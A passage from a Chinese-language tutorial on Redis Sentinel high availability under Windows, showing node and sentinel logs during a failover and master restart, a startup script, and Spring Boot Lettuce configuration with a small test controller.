0fa1387c46f90018527a3fa15771de5091da855a
[11912] 22 May 22:01:23.958 # +monitor master mymaster 127.0.0.1 7001 quorum 2
[11912] 22 May 22:01:23.968 * +slave slave 127.0.0.1:7002 127.0.0.1 7002 @
mymaster 127.0.0.1 7001
[11912] 22 May 22:01:23.973 * +slave slave 127.0.0.1:7003 127.0.0.1 7003 @
mymaster 127.0.0.1 7001
[11912] 22 May 22:01:24.904 * +sentinel sentinel
998f885399f6bcf3da404d8d332653d6c4137eff 127.0.0.1 7501 @ mymaster 127.0.0.1
7001
[11912] 22 May 22:02:21.870 * +sentinel sentinel
b7fd68ca34e48df8850e596a35935a67a324aeae 127.0.0.1 7503 @ mymaster 127.0.0.1
7001
[11912] 22 May 22:07:23.233 # +sdown master mymaster 127.0.0.1 7001
[11912] 22 May 22:07:23.247 # +new-epoch 1
[11912] 22 May 22:07:23.254 # +vote-for-leader
998f885399f6bcf3da404d8d332653d6c4137eff 1
[11912] 22 May 22:07:23.345 # +odown master mymaster 127.0.0.1 7001 #quorum 3/2
[11912] 22 May 22:07:23.345 # Next failover delay: I will not start a failover
before Sun May 22 22:09:23 2022
```

```
[11912] 22 May 22:07:24.311 # +config-update-from sentinel
998f885399f6bcf3da404d8d332653d6c4137eff 127.0.0.1 7501 @ mymaster 127.0.0.1
7001
[11912] 22 May 22:07:24.311 # +switch-master mymaster 127.0.0.1 7001 127.0.0.1
7002
[11912] 22 May 22:07:24.313 * +slave slave 127.0.0.1:7003 127.0.0.1 7003 @
mymaster 127.0.0.1 7002
[11912] 22 May 22:07:24.317 * +slave slave 127.0.0.1:7001 127.0.0.1 7001 @
mymaster 127.0.0.1 7002
[11912] 22 May 22:07:29.360 # +sdown slave 127.0.0.1:7001 127.0.0.1 7001 @
mymaster 127.0.0.1 7002
```

哨兵7503节点:

```
C:\Program Files\redis>redis-server.exe sentinel3/sentinel.conf --sentinel
[18740] 22 May 22:02:19.809 # oOOoooOOooOOo Redis is starting oOOoooOOooOOo
[18740] 22 May 22:02:19.810 # Redis version=5.0.14.1, bits=64, commit=ec77f72d,
modified=0, pid=18740, just started
[18740] 22 May 22:02:19.810 # Configuration loaded
                _.-
            _.-``__ ''-._
       _.-``    `.  `_.  ''-._           Redis 5.0.14.1 (ec77f72d/0) 64 bit
   .-`` .-```.  ```\/    _.,_ ''-._
  (    '      ,       .-`  | `,    )     Running in sentinel mode
  |`-._`-...-` __...-.``-._|'` _.-'|     Port: 7503
  |    `-._   `._    /     _.-'    |     PID: 18740
   `-._    `-._  `-./  _.-'    _.-'
  |`-._`-._    `-.__.-'    _.-'_.-'|
  |    `-._`-._        _.-'_.-'    |           http://redis.io
   `-._    `-._`-.__.-'_.-'    _.-'
  |`-._`-._    `-.__.-'    _.-'_.-'|
  |    `-._`-._        _.-'_.-'    |
   `-._    `-._`-.__.-'_.-'    _.-'
       `-._    `-.__.-'    _.-'
           `-._        _.-'
               `-.__.-'

[18740] 22 May 22:02:19.818 # Sentinel ID is
b7fd68ca34e48df8850e596a35935a67a324aeae
[18740] 22 May 22:02:19.818 # +monitor master mymaster 127.0.0.1 7001 quorum 2
[18740] 22 May 22:02:19.819 * +slave slave 127.0.0.1:7002 127.0.0.1 7002 @
mymaster 127.0.0.1 7001
[18740] 22 May 22:02:19.825 * +slave slave 127.0.0.1:7003 127.0.0.1 7003 @
mymaster 127.0.0.1 7001
[18740] 22 May 22:02:20.026 * +sentinel sentinel
998f885399f6bcf3da404d8d332653d6c4137eff 127.0.0.1 7501 @ mymaster 127.0.0.1
7001
[18740] 22 May 22:02:21.248 * +sentinel sentinel
0fa1387c46f90018527a3fa15771de5091da855a 127.0.0.1 7502 @ mymaster 127.0.0.1
7001
[18740] 22 May 22:07:23.170 # +sdown master mymaster 127.0.0.1 7001
[18740] 22 May 22:07:23.246 # +new-epoch 1
```

```
[18740] 22 May 22:07:23.252 # +vote-for-leader
998f885399f6bcf3da404d8d332653d6c4137eff 1
[18740] 22 May 22:07:23.281 # +odown master mymaster 127.0.0.1 7001 #quorum 2/2
[18740] 22 May 22:07:23.281 # Next failover delay: I will not start a failover
before Sun May 22 22:09:23 2022
[18740] 22 May 22:07:24.311 # +config-update-from sentinel
998f885399f6bcf3da404d8d332653d6c4137eff 127.0.0.1 7501 @ mymaster 127.0.0.1
7001
[18740] 22 May 22:07:24.312 # +switch-master mymaster 127.0.0.1 7001 127.0.0.1
7002
[18740] 22 May 22:07:24.313 * +slave slave 127.0.0.1:7003 127.0.0.1 7003 @
mymaster 127.0.0.1 7002
[18740] 22 May 22:07:24.317 * +slave slave 127.0.0.1:7001 127.0.0.1 7001 @
mymaster 127.0.0.1 7002
[18740] 22 May 22:07:29.328 # +sdown slave 127.0.0.1:7001 127.0.0.1 7001 @
mymaster 127.0.0.1 7002
```

5.测试重新启动master

重新启动7001节点

```
C:\Program Files\redis>redis-server.exe redis1/redis.conf
[16868] 22 May 22:15:10.604 # oO0OoO0OoO0Oo Redis is starting oO0OoO0OoO0Oo
[16868] 22 May 22:15:10.604 # Redis version=5.0.14.1, bits=64, commit=ec77f72d,
modified=0, pid=16868, just started
[16868] 22 May 22:15:10.605 # Configuration loaded
                _._
           _.-``__ ''-._
      _.-``    `.  `_.  ''-._           Redis 5.0.14.1 (ec77f72d/0) 64 bit
  .-`` .-```.  ```\/    _.,_ ''-._
 (    '      ,       .-`  | `,    )     Running in standalone mode
 |`-._`-...-` __...-.``-._|'` _.-'|     Port: 7001
 |    `-._   `._    /     _.-'    |     PID: 16868
  `-._    `-._  `-./  _.-'    _.-'
 |`-._`-._    `-.__.-'    _.-'_.-'|
 |    `-._`-._        _.-'_.-'    |           http://redis.io
  `-._    `-._`-.__.-'_.-'    _.-'
 |`-._`-._    `-.__.-'    _.-'_.-'|
 |    `-._`-._        _.-'_.-'    |
  `-._    `-._`-.__.-'_.-'    _.-'
      `-._    `-.__.-'    _.-'
          `-._        _.-'
              `-.__.-'

[16868] 22 May 22:15:10.608 # Server initialized
[16868] 22 May 22:15:10.612 * DB loaded from disk: 0.004 seconds
[16868] 22 May 22:15:10.612 * Ready to accept connections
[16868] 22 May 22:15:22.995 * Before turning into a replica, using my master
parameters to synthesize a cached master: I may be able to synchronize with the
new master with just a partial transfer.
```

```
[16868] 22 May 22:15:22.995 * REPLICAOF 127.0.0.1:7002 enabled (user request
from 'id=3 addr=127.0.0.1:49843 fd=9 name=sentinel-b7fd68ca-cmd age=10 idle=0
flags=x db=0 sub=0 psub=0 multi=3 qbuf=148 qbuf-free=32620 obl=36 oll=0 omem=0
events=r cmd=exec')
[16868] 22 May 22:15:22.999 # CONFIG REWRITE executed with success.
[16868] 22 May 22:15:23.982 * Connecting to MASTER 127.0.0.1:7002
[16868] 22 May 22:15:23.982 * MASTER <-> REPLICA sync started
[16868] 22 May 22:15:23.983 * Non blocking connect for SYNC fired the event.
[16868] 22 May 22:15:23.983 * Master replied to PING, replication can
continue...
[16868] 22 May 22:15:23.983 * Trying a partial resynchronization (request
8b867f59f828ddf06fca6540e333b40c3834c0fe:1).
[16868] 22 May 22:15:23.995 * Full resync from master:
710dc6e5b7f14e9a40fdf25833a7809e5ac18791:164904
[16868] 22 May 22:15:23.995 * Discarding previously cached master state.
[16868] 22 May 22:15:24.181 * MASTER <-> REPLICA sync: receiving 192 bytes from
master
[16868] 22 May 22:15:24.183 * MASTER <-> REPLICA sync: Flushing old data
[16868] 22 May 22:15:24.183 * MASTER <-> REPLICA sync: Loading DB in memory
[16868] 22 May 22:15:24.185 * MASTER <-> REPLICA sync: Finished with success
```

其它节点变化:

7002节点:

```
C:\Program Files\redis>redis-server.exe redis2/redis.conf
[3136] 22 May 21:56:10.994 # oO0OoO0OoO0Oo Redis is starting oO0OoO0OoO0Oo
[3136] 22 May 21:56:10.994 # Redis version=5.0.14.1, bits=64, commit=ec77f72d,
modified=0, pid=3136, just started
[3136] 22 May 21:56:10.994 # Configuration loaded
                _._
           _.-``__ ''-._
      _.-``    `.  `_.  ''-._           Redis 5.0.14.1 (ec77f72d/0) 64 bit
  .-`` .-```.  ```\/    _.,_ ''-._
 (    '      ,       .-`  | `,    )     Running in standalone mode
 |`-._`-...-` __...-.``-._|'` _.-'|     Port: 7002
 |    `-._   `._    /     _.-'    |     PID: 3136
  `-._    `-._  `-./  _.-'    _.-'
 |`-._`-._    `-.__.-'    _.-'_.-'|
 |    `-._`-._        _.-'_.-'    |           http://redis.io
  `-._    `-._`-.__.-'_.-'    _.-'
 |`-._`-._    `-.__.-'    _.-'_.-'|
 |    `-._`-._        _.-'_.-'    |
  `-._    `-._`-.__.-'_.-'    _.-'
      `-._    `-.__.-'    _.-'
          `-._        _.-'
              `-.__.-'

[3136] 22 May 21:56:10.997 # Server initialized
[3136] 22 May 21:56:10.997 * DB loaded from disk: 0.000 seconds
[3136] 22 May 21:56:10.997 * Before turning into a replica, using my master
parameters to synthesize a cached master: I may be able to synchronize with the
new master with just a partial transfer.
[3136] 22 May 21:56:10.997 * Ready to accept connections
```

```
[3136] 22 May 21:56:10.997 * Connecting to MASTER 127.0.0.1:7001
[3136] 22 May 21:56:10.998 * MASTER <-> REPLICA sync started
[3136] 22 May 21:56:10.998 * Non blocking connect for SYNC fired the event.
[3136] 22 May 21:56:10.999 * Master replied to PING, replication can continue...
[3136] 22 May 21:56:10.999 * Trying a partial resynchronization (request
27683014f9088f12c2dde31f7a054b287c953c3a:1).
[3136] 22 May 21:56:11.027 * Full resync from master:
fb437967af3d1b63e3be97fe62b4853e954a20f1:0
[3136] 22 May 21:56:11.028 * Discarding previously cached master state.
[3136] 22 May 21:56:11.171 * MASTER <-> REPLICA sync: receiving 189 bytes from
master
[3136] 22 May 21:56:11.173 * MASTER <-> REPLICA sync: Flushing old data
[3136] 22 May 21:56:11.173 * MASTER <-> REPLICA sync: Loading DB in memory
[3136] 22 May 21:56:11.176 * MASTER <-> REPLICA sync: Finished with success
[3136] 22 May 22:07:18.099 # Connection with master lost.
[3136] 22 May 22:07:18.099 * Caching the disconnected master state.
[3136] 22 May 22:07:18.792 * Connecting to MASTER 127.0.0.1:7001
[3136] 22 May 22:07:18.792 * MASTER <-> REPLICA sync started
[3136] 22 May 22:07:20.822 * Non blocking connect for SYNC fired the event.
[3136] 22 May 22:07:20.822 # Sending command to master in replication handshake:
-Writing to master: 找不到指 定的模块。
[3136] 22 May 22:07:21.011 * Connecting to MASTER 127.0.0.1:7001
[3136] 22 May 22:07:21.011 * MASTER <-> REPLICA sync started
[3136] 22 May 22:07:23.043 * Non blocking connect for SYNC fired the event.
[3136] 22 May 22:07:23.043 # Sending command to master in replication handshake:
-Writing to master: 找不到指 定的模块。
[3136] 22 May 22:07:23.233 * Connecting to MASTER 127.0.0.1:7001
[3136] 22 May 22:07:23.233 * MASTER <-> REPLICA sync started
[3136] 22 May 22:07:23.439 # Setting secondary replication ID to
fb437967af3d1b63e3be97fe62b4853e954a20f1, valid up to offset: 70956. New
replication ID is 710dc6e5b7f14e9a40fdf25833a7809e5ac18791
[3136] 22 May 22:07:23.439 * Discarding previously cached master state.
[3136] 22 May 22:07:23.440 * MASTER MODE enabled (user request from 'id=5
addr=127.0.0.1:65454 fd=9 name=sentinel-998f8853-cmd age=440 idle=0 flags=x db=0
sub=0 psub=0 multi=3 qbuf=140 qbuf-free=32628 obl=36 oll=0 omem=0 events=r
cmd=exec')
[3136] 22 May 22:07:23.452 # CONFIG REWRITE executed with success.
[3136] 22 May 22:07:25.077 * Replica 127.0.0.1:7003 asks for synchronization
[3136] 22 May 22:07:25.077 * Partial resynchronization request from
127.0.0.1:7003 accepted. Sending 551 bytes of backlog starting from offset
70956.
[3136] 22 May 22:15:23.983 * Replica 127.0.0.1:7001 asks for synchronization
[3136] 22 May 22:15:23.984 * Partial resynchronization not accepted: Replication
ID mismatch (Replica asked for '8b867f59f828ddf06fca6540e333b40c3834c0fe', my
replication IDs are '710dc6e5b7f14e9a40fdf25833a7809e5ac18791' and
'fb437967af3d1b63e3be97fe62b4853e954a20f1')
[3136] 22 May 22:15:23.987 * Starting BGSAVE for SYNC with target: disk
[3136] 22 May 22:15:23.995 * Background saving started by pid 8712
[3136] 22 May 22:15:24.157 # fork operation complete
[3136] 22 May 22:15:24.175 * Background saving terminated with success
[3136] 22 May 22:15:24.182 * Synchronization with replica 127.0.0.1:7001
succeeded
```

7003节点：

```
C:\Program Files\redis>redis-server.exe redis3/redis.conf
[17744] 22 May 21:56:16.168 # oO0OoO0OoO0Oo Redis is starting oO0OoO0OoO0Oo
[17744] 22 May 21:56:16.168 # Redis version=5.0.14.1, bits=64, commit=ec77f72d,
modified=0, pid=17744, just started
[17744] 22 May 21:56:16.168 # Configuration loaded
                _.-
            _.-``__ ''-._
       _.-``    `.  `_.  ''-._           Redis 5.0.14.1 (ec77f72d/0) 64 bit
   .-`` .-```.  ```\/    _.,_ ''-._
  (    '      ,       .-`  | `,    )     Running in standalone mode
  |`-._`-...-` __...-.``-._|'` _.-'|     Port: 7003
  |    `-._   `._    /     _.-'    |     PID: 17744
   `-._    `-._  `-./  _.-'    _.-'
  |`-._`-._    `-.__.-'    _.-'_.-'|
  |    `-._`-._        _.-'_.-'    |           http://redis.io
   `-._    `-._`-.__.-'_.-'    _.-'
  |`-._`-._    `-.__.-'    _.-'_.-'|
  |    `-._`-._        _.-'_.-'    |
   `-._    `-._`-.__.-'_.-'    _.-'
       `-._    `-.__.-'    _.-'
           `-._        _.-'
               `-.__.-'

[17744] 22 May 21:56:16.171 # Server initialized
[17744] 22 May 21:56:16.171 * DB loaded from disk: 0.000 seconds
[17744] 22 May 21:56:16.171 * Before turning into a replica, using my master
parameters to synthesize a cached master: I may be able to synchronize with the
new master with just a partial transfer.
[17744] 22 May 21:56:16.172 * Ready to accept connections
[17744] 22 May 21:56:16.172 * Connecting to MASTER 127.0.0.1:7001
[17744] 22 May 21:56:16.172 * MASTER <-> REPLICA sync started
[17744] 22 May 21:56:16.172 * Non blocking connect for SYNC fired the event.
[17744] 22 May 21:56:16.173 * Master replied to PING, replication can
continue...
[17744] 22 May 21:56:16.173 * Trying a partial resynchronization (request
ca9b9d1126598b78d418fb7bf136e91dd3d99174:1435).
[17744] 22 May 21:56:16.181 * Full resync from master:
fb437967af3d1b63e3be97fe62b4853e954a20f1:0
[17744] 22 May 21:56:16.181 * Discarding previously cached master state.
[17744] 22 May 21:56:16.289 * MASTER <-> REPLICA sync: receiving 189 bytes from
master
[17744] 22 May 21:56:16.290 * MASTER <-> REPLICA sync: Flushing old data
[17744] 22 May 21:56:16.293 * MASTER <-> REPLICA sync: Loading DB in memory
[17744] 22 May 21:56:16.294 * MASTER <-> REPLICA sync: Finished with success
[17744] 22 May 22:07:18.098 # Connection with master lost.
[17744] 22 May 22:07:18.099 * Caching the disconnected master state.
[17744] 22 May 22:07:18.412 * Connecting to MASTER 127.0.0.1:7001
[17744] 22 May 22:07:18.412 * MASTER <-> REPLICA sync started
[17744] 22 May 22:07:20.441 * Non blocking connect for SYNC fired the event.
[17744] 22 May 22:07:20.441 # Sending command to master in replication
handshake: -Writing to master: 找不到指定的模块。
[17744] 22 May 22:07:20.632 * Connecting to MASTER 127.0.0.1:7001
[17744] 22 May 22:07:20.632 * MASTER <-> REPLICA sync started
[17744] 22 May 22:07:22.661 * Non blocking connect for SYNC fired the event.
[17744] 22 May 22:07:22.661 # Sending command to master in replication
handshake: -Writing to master: 找不到指定的模块。
```

```
[17744] 22 May 22:07:22.852 * Connecting to MASTER 127.0.0.1:7001
[17744] 22 May 22:07:22.852 * MASTER <-> REPLICA sync started
[17744] 22 May 22:07:24.311 * REPLICAOF 127.0.0.1:7002 enabled (user request
from 'id=5 addr=127.0.0.1:65456 fd=9 name=sentinel-998f8853-cmd age=441 idle=0
flags=x db=0 sub=0 psub=0 multi=3 qbuf=280 qbuf-free=32488 obl=36 oll=0 omem=0
events=r cmd=exec')
[17744] 22 May 22:07:24.324 # CONFIG REWRITE executed with success.
[17744] 22 May 22:07:25.075 * Connecting to MASTER 127.0.0.1:7002
[17744] 22 May 22:07:25.075 * MASTER <-> REPLICA sync started
[17744] 22 May 22:07:25.076 * Non blocking connect for SYNC fired the event.
[17744] 22 May 22:07:25.076 * Master replied to PING, replication can
continue...
[17744] 22 May 22:07:25.077 * Trying a partial resynchronization (request
fb437967af3d1b63e3be97fe62b4853e954a20f1:70956).
[17744] 22 May 22:07:25.077 * Successful partial resynchronization with master.
[17744] 22 May 22:07:25.078 # Master replication ID changed to
710dc6e5b7f14e9a40fdf25833a7809e5ac18791
[17744] 22 May 22:07:25.078 * MASTER <-> REPLICA sync: Master accepted a Partial
Resynchronization.
```

哨兵7501节点:

```
C:\Program Files\redis>redis-server.exe sentinel1/sentinel.conf --sentinel
[15520] 22 May 22:00:03.413 # oO0OoO0OoO0Oo Redis is starting oO0OoO0OoO0Oo
[15520] 22 May 22:00:03.413 # Redis version=5.0.14.1, bits=64, commit=ec77f72d,
modified=0, pid=15520, just started
[15520] 22 May 22:00:03.413 # Configuration loaded
                _.-``__ ''-._
           _.-``    `.  `_.  ''-._           Redis 5.0.14.1 (ec77f72d/0) 64 bit
       .-`` .-```.  ```\/    _.,_ ''-._
      (    '      ,       .-`  | `,    )     Running in sentinel mode
      |`-._`-...-` __...-.``-._|'` _.-'|     Port: 7501
      |    `-._   `._    /     _.-'    |     PID: 15520
       `-._    `-._  `-./  _.-'    _.-'
      |`-._`-._    `-.__.-'    _.-'_.-'|
      |    `-._`-._        _.-'_.-'    |           http://redis.io
       `-._    `-._`-.__.-'_.-'    _.-'
      |`-._`-._    `-.__.-'    _.-'_.-'|
      |    `-._`-._        _.-'_.-'    |
       `-._    `-._`-.__.-'_.-'    _.-'
           `-._    `-.__.-'    _.-'
               `-._        _.-'
                   `-.__.-'

[15520] 22 May 22:00:03.416 # Sentinel ID is
998f885399f6bcf3da404d8d332653d6c4137eff
[15520] 22 May 22:00:03.416 # +monitor master mymaster 127.0.0.1 7001 quorum 2
[15520] 22 May 22:00:03.418 * +slave slave 127.0.0.1:7002 127.0.0.1 7002 @
mymaster 127.0.0.1 7001
[15520] 22 May 22:00:03.425 * +slave slave 127.0.0.1:7003 127.0.0.1 7003 @
mymaster 127.0.0.1 7001
```

```
[15520] 22 May 22:01:25.957 * +sentinel sentinel
0fa1387c46f90018527a3fa15771de5091da855a 127.0.0.1 7502 @ mymaster 127.0.0.1
7001
[15520] 22 May 22:02:21.870 * +sentinel sentinel
b7fd68ca34e48df8850e596a35935a67a324aeae 127.0.0.1 7503 @ mymaster 127.0.0.1
7001
[15520] 22 May 22:07:23.170 # +sdown master mymaster 127.0.0.1 7001
[15520] 22 May 22:07:23.233 # +odown master mymaster 127.0.0.1 7001 #quorum 2/2
[15520] 22 May 22:07:23.233 # +new-epoch 1
[15520] 22 May 22:07:23.233 # +try-failover master mymaster 127.0.0.1 7001
[15520] 22 May 22:07:23.241 # +vote-for-leader
998f885399f6bcf3da404d8d332653d6c4137eff 1
[15520] 22 May 22:07:23.252 # b7fd68ca34e48df8850e596a35935a67a324aeae voted for
998f885399f6bcf3da404d8d332653d6c4137eff 1
[15520] 22 May 22:07:23.254 # 0fa1387c46f90018527a3fa15771de5091da855a voted for
998f885399f6bcf3da404d8d332653d6c4137eff 1
[15520] 22 May 22:07:23.297 # +elected-leader master mymaster 127.0.0.1 7001
[15520] 22 May 22:07:23.297 # +failover-state-select-slave master mymaster
127.0.0.1 7001
[15520] 22 May 22:07:23.361 # +selected-slave slave 127.0.0.1:7002 127.0.0.1
7002 @ mymaster 127.0.0.1 7001
[15520] 22 May 22:07:23.361 * +failover-state-send-slaveof-noone slave
127.0.0.1:7002 127.0.0.1 7002 @ mymaster 127.0.0.1 7001
[15520] 22 May 22:07:23.439 * +failover-state-wait-promotion slave
127.0.0.1:7002 127.0.0.1 7002 @ mymaster 127.0.0.1 7001
[15520] 22 May 22:07:24.254 # +promoted-slave slave 127.0.0.1:7002 127.0.0.1
7002 @ mymaster 127.0.0.1 7001
[15520] 22 May 22:07:24.254 # +failover-state-reconf-slaves master mymaster
127.0.0.1 7001
[15520] 22 May 22:07:24.311 * +slave-reconf-sent slave 127.0.0.1:7003 127.0.0.1
7003 @ mymaster 127.0.0.1 7001
[15520] 22 May 22:07:25.282 * +slave-reconf-inprog slave 127.0.0.1:7003
127.0.0.1 7003 @ mymaster 127.0.0.1 7001
[15520] 22 May 22:07:25.282 * +slave-reconf-done slave 127.0.0.1:7003 127.0.0.1
7003 @ mymaster 127.0.0.1 7001
[15520] 22 May 22:07:25.362 # +failover-end master mymaster 127.0.0.1 7001
[15520] 22 May 22:07:25.362 # +switch-master mymaster 127.0.0.1 7001 127.0.0.1
7002
[15520] 22 May 22:07:25.369 * +slave slave 127.0.0.1:7003 127.0.0.1 7003 @
mymaster 127.0.0.1 7002
[15520] 22 May 22:07:25.374 * +slave slave 127.0.0.1:7001 127.0.0.1 7001 @
mymaster 127.0.0.1 7002
[15520] 22 May 22:07:30.438 # +sdown slave 127.0.0.1:7001 127.0.0.1 7001 @
mymaster 127.0.0.1 7002
[15520] 22 May 22:15:14.153 # -sdown slave 127.0.0.1:7001 127.0.0.1 7001 @
mymaster 127.0.0.1 7002
```

哨兵7502节点：

```
C:\Program Files\redis>redis-server.exe sentinel2/sentinel.conf --sentinel
[11912] 22 May 22:01:23.955 # oOOoooOOooOOo Redis is starting oOOoooOOooOOo
[11912] 22 May 22:01:23.955 # Redis version=5.0.14.1, bits=64, commit=ec77f72d,
modified=0, pid=11912, just started
```

```
[11912] 22 May 22:01:23.955 # Configuration loaded
                _.-``__ ''-._
           _.-``    `.  `_.  ''-._           Redis 5.0.14.1 (ec77f72d/0) 64 bit
       .-`` .-```.  ```\/    _.,_ ''-._
      (    '      ,       .-`  | `,    )     Running in sentinel mode
      |`-._`-...-` __...-.``-._|'` _.-'|     Port: 7502
      |    `-._   `._    /     _.-'    |     PID: 11912
       `-._    `-._  `-./  _.-'    _.-'
      |`-._`-._    `-.__.-'    _.-'_.-'|
      |    `-._`-._        _.-'_.-'    |           http://redis.io
       `-._    `-._`-.__.-'_.-'    _.-'
      |`-._`-._    `-.__.-'    _.-'_.-'|
      |    `-._`-._        _.-'_.-'    |
       `-._    `-._`-.__.-'_.-'    _.-'
           `-._    `-.__.-'    _.-'
               `-._        _.-'
                   `-.__.-'

[11912] 22 May 22:01:23.958 # Sentinel ID is
0fa1387c46f90018527a3fa15771de5091da855a
[11912] 22 May 22:01:23.958 # +monitor master mymaster 127.0.0.1 7001 quorum 2
[11912] 22 May 22:01:23.968 * +slave slave 127.0.0.1:7002 127.0.0.1 7002 @
mymaster 127.0.0.1 7001
[11912] 22 May 22:01:23.973 * +slave slave 127.0.0.1:7003 127.0.0.1 7003 @
mymaster 127.0.0.1 7001
[11912] 22 May 22:01:24.904 * +sentinel sentinel
998f885399f6bcf3da404d8d332653d6c4137eff 127.0.0.1 7501 @ mymaster 127.0.0.1
7001
[11912] 22 May 22:02:21.870 * +sentinel sentinel
b7fd68ca34e48df8850e596a35935a67a324aeae 127.0.0.1 7503 @ mymaster 127.0.0.1
7001
[11912] 22 May 22:07:23.233 # +sdown master mymaster 127.0.0.1 7001
[11912] 22 May 22:07:23.247 # +new-epoch 1
[11912] 22 May 22:07:23.254 # +vote-for-leader
998f885399f6bcf3da404d8d332653d6c4137eff 1
[11912] 22 May 22:07:23.345 # +odown master mymaster 127.0.0.1 7001 #quorum 3/2
[11912] 22 May 22:07:23.345 # Next failover delay: I will not start a failover
before Sun May 22 22:09:23 2022
[11912] 22 May 22:07:24.311 # +config-update-from sentinel
998f885399f6bcf3da404d8d332653d6c4137eff 127.0.0.1 7501 @ mymaster 127.0.0.1
7001
[11912] 22 May 22:07:24.311 # +switch-master mymaster 127.0.0.1 7001 127.0.0.1
7002
[11912] 22 May 22:07:24.313 * +slave slave 127.0.0.1:7003 127.0.0.1 7003 @
mymaster 127.0.0.1 7002
[11912] 22 May 22:07:24.317 * +slave slave 127.0.0.1:7001 127.0.0.1 7001 @
mymaster 127.0.0.1 7002
[11912] 22 May 22:07:29.360 # +sdown slave 127.0.0.1:7001 127.0.0.1 7001 @
mymaster 127.0.0.1 7002
[11912] 22 May 22:15:13.071 # -sdown slave 127.0.0.1:7001 127.0.0.1 7001 @
mymaster 127.0.0.1 7002
```

哨兵7503节点:

```
C:\Program Files\redis>redis-server.exe sentinel3/sentinel.conf --sentinel
[18740] 22 May 22:02:19.809 # oO0OoO0OoO0Oo Redis is starting oO0OoO0OoO0Oo
[18740] 22 May 22:02:19.810 # Redis version=5.0.14.1, bits=64, commit=ec77f72d,
modified=0, pid=18740, just started
[18740] 22 May 22:02:19.810 # Configuration loaded
                _.-
            _.-``__ ''-._
       _.-``    `.  `_.  ''-._           Redis 5.0.14.1 (ec77f72d/0) 64 bit
   .-`` .-```.  ```\/    _.,_ ''-._
  (    '      ,       .-`  | `,    )     Running in sentinel mode
  |`-._`-...-` __...-.``-._|'` _.-'|     Port: 7503
  |    `-._   `._    /     _.-'    |     PID: 18740
   `-._    `-._  `-./  _.-'    _.-'
  |`-._`-._    `-.__.-'    _.-'_.-'|
  |    `-._`-._        _.-'_.-'    |           http://redis.io
   `-._    `-._`-.__.-'_.-'    _.-'
  |`-._`-._    `-.__.-'    _.-'_.-'|
  |    `-._`-._        _.-'_.-'    |
   `-._    `-._`-.__.-'_.-'    _.-'
       `-._    `-.__.-'    _.-'
           `-._        _.-'
               `-.__.-'

[18740] 22 May 22:02:19.818 # Sentinel ID is
b7fd68ca34e48df8850e596a35935a67a324aeae
[18740] 22 May 22:02:19.818 # +monitor master mymaster 127.0.0.1 7001 quorum 2
[18740] 22 May 22:02:19.819 * +slave slave 127.0.0.1:7002 127.0.0.1 7002 @
mymaster 127.0.0.1 7001
[18740] 22 May 22:02:19.825 * +slave slave 127.0.0.1:7003 127.0.0.1 7003 @
mymaster 127.0.0.1 7001
[18740] 22 May 22:02:20.026 * +sentinel sentinel
998f885399f6bcf3da404d8d332653d6c4137eff 127.0.0.1 7501 @ mymaster 127.0.0.1
7001
[18740] 22 May 22:02:21.248 * +sentinel sentinel
0fa1387c46f90018527a3fa15771de5091da855a 127.0.0.1 7502 @ mymaster 127.0.0.1
7001
[18740] 22 May 22:07:23.170 # +sdown master mymaster 127.0.0.1 7001
[18740] 22 May 22:07:23.246 # +new-epoch 1
[18740] 22 May 22:07:23.252 # +vote-for-leader
998f885399f6bcf3da404d8d332653d6c4137eff 1
[18740] 22 May 22:07:23.281 # +odown master mymaster 127.0.0.1 7001 #quorum 2/2
[18740] 22 May 22:07:23.281 # Next failover delay: I will not start a failover
before Sun May 22 22:09:23 2022
[18740] 22 May 22:07:24.311 # +config-update-from sentinel
998f885399f6bcf3da404d8d332653d6c4137eff 127.0.0.1 7501 @ mymaster 127.0.0.1
7001
[18740] 22 May 22:07:24.312 # +switch-master mymaster 127.0.0.1 7001 127.0.0.1
7002
[18740] 22 May 22:07:24.313 * +slave slave 127.0.0.1:7003 127.0.0.1 7003 @
mymaster 127.0.0.1 7002
[18740] 22 May 22:07:24.317 * +slave slave 127.0.0.1:7001 127.0.0.1 7001 @
mymaster 127.0.0.1 7002
[18740] 22 May 22:07:29.328 # +sdown slave 127.0.0.1:7001 127.0.0.1 7001 @
mymaster 127.0.0.1 7002
[18740] 22 May 22:15:13.023 # -sdown slave 127.0.0.1:7001 127.0.0.1 7001 @
mymaster 127.0.0.1 7002
```

```
[18740] 22 May 22:15:22.995 * +convert-to-slave slave 127.0.0.1:7001 127.0.0.1
7001 @ mymaster 127.0.0.1 7002
```

windows哨兵模式启动脚本

```
start "redis-7001" redis-server.exe redis1/redis.conf
start "redis-7002" redis-server.exe redis2/redis.conf
start "redis-7003" redis-server.exe redis3/redis.conf
timeout /nobreak /t 3
start "redis-sentinel-7501" redis-server.exe sentinel1/sentinel.conf --sentinel
start "redis-sentinel-7502" redis-server.exe sentinel2/sentinel.conf --sentinel
start "redis-sentinel-7503" redis-server.exe sentinel3/sentinel.conf --sentinel
```

java代码操作redis哨兵集群

在Sentinel集群监管下的Redis主从集群，其节点会因为自动故障转移而发生变化，Redis的客户端必须感知这种变化，及时更新连接信息。Spring的RedisTemplate底层利用lettuce实现了节点的感知和自动切换。

引入依赖

```
<dependency>
    <groupId>org.springframework.boot</groupId>
    <artifactId>spring-boot-starter-data-redis</artifactId>
</dependency>
```

配置

在配置文件application.yml中指定redis的sentinel相关信息

```
spring:
  redis:
    sentinel:
      master: mymaster
      nodes:
        - 127.0.0.1:7501
        - 127.0.0.1:7502
        - 127.0.0.1:7503
```

配置读写分离

```
@Configuration
public class RedisConfig
{

    @Bean
    public LettuceClientConfigurationBuilderCustomizer
lettuceClientConfigurationBuilderCustomizer()
    {

        return clientConfigurationBuilder ->
clientConfigurationBuilder.readFrom(ReadFrom.REPLICA_PREFERRED);
    }
}
```

读写策略：

- MASTER：从主节点读取
- MASTER_PREFERRED：优先从master节点读取，master不可用才读取replica
- REPLICA：从slave（replica）节点读取
- REPLICA _PREFERRED：优先从slave（replica）节点读取，所有的slave都不可用才读取master

RedisTestController

```
@RestController
public class RedisTestController
{
    @Resource
    private StringRedisTemplate stringRedisTemplate;

    @GetMapping("set/{key}/{value}")
    public Boolean set(@PathVariable String key, @PathVariable String value)
    {
        stringRedisTemplate.opsForValue().set(key, value);
        return true;
    }

    @GetMapping("get/{key}")
    public String get(@PathVariable String key)
    {
        return stringRedisTemplate.opsForValue().get(key);
    }
}
```

结果

向redis里存一个数：

http://localhost:8080/set/a/1267

控制台结果：

```
2022-05-23 13:21:04.135 DEBUG 11808 --- [o-8080-Acceptor]
o.apache.tomcat.util.threads.LimitLatch  : Counting up[http-nio-8080-Acceptor]
latch=1
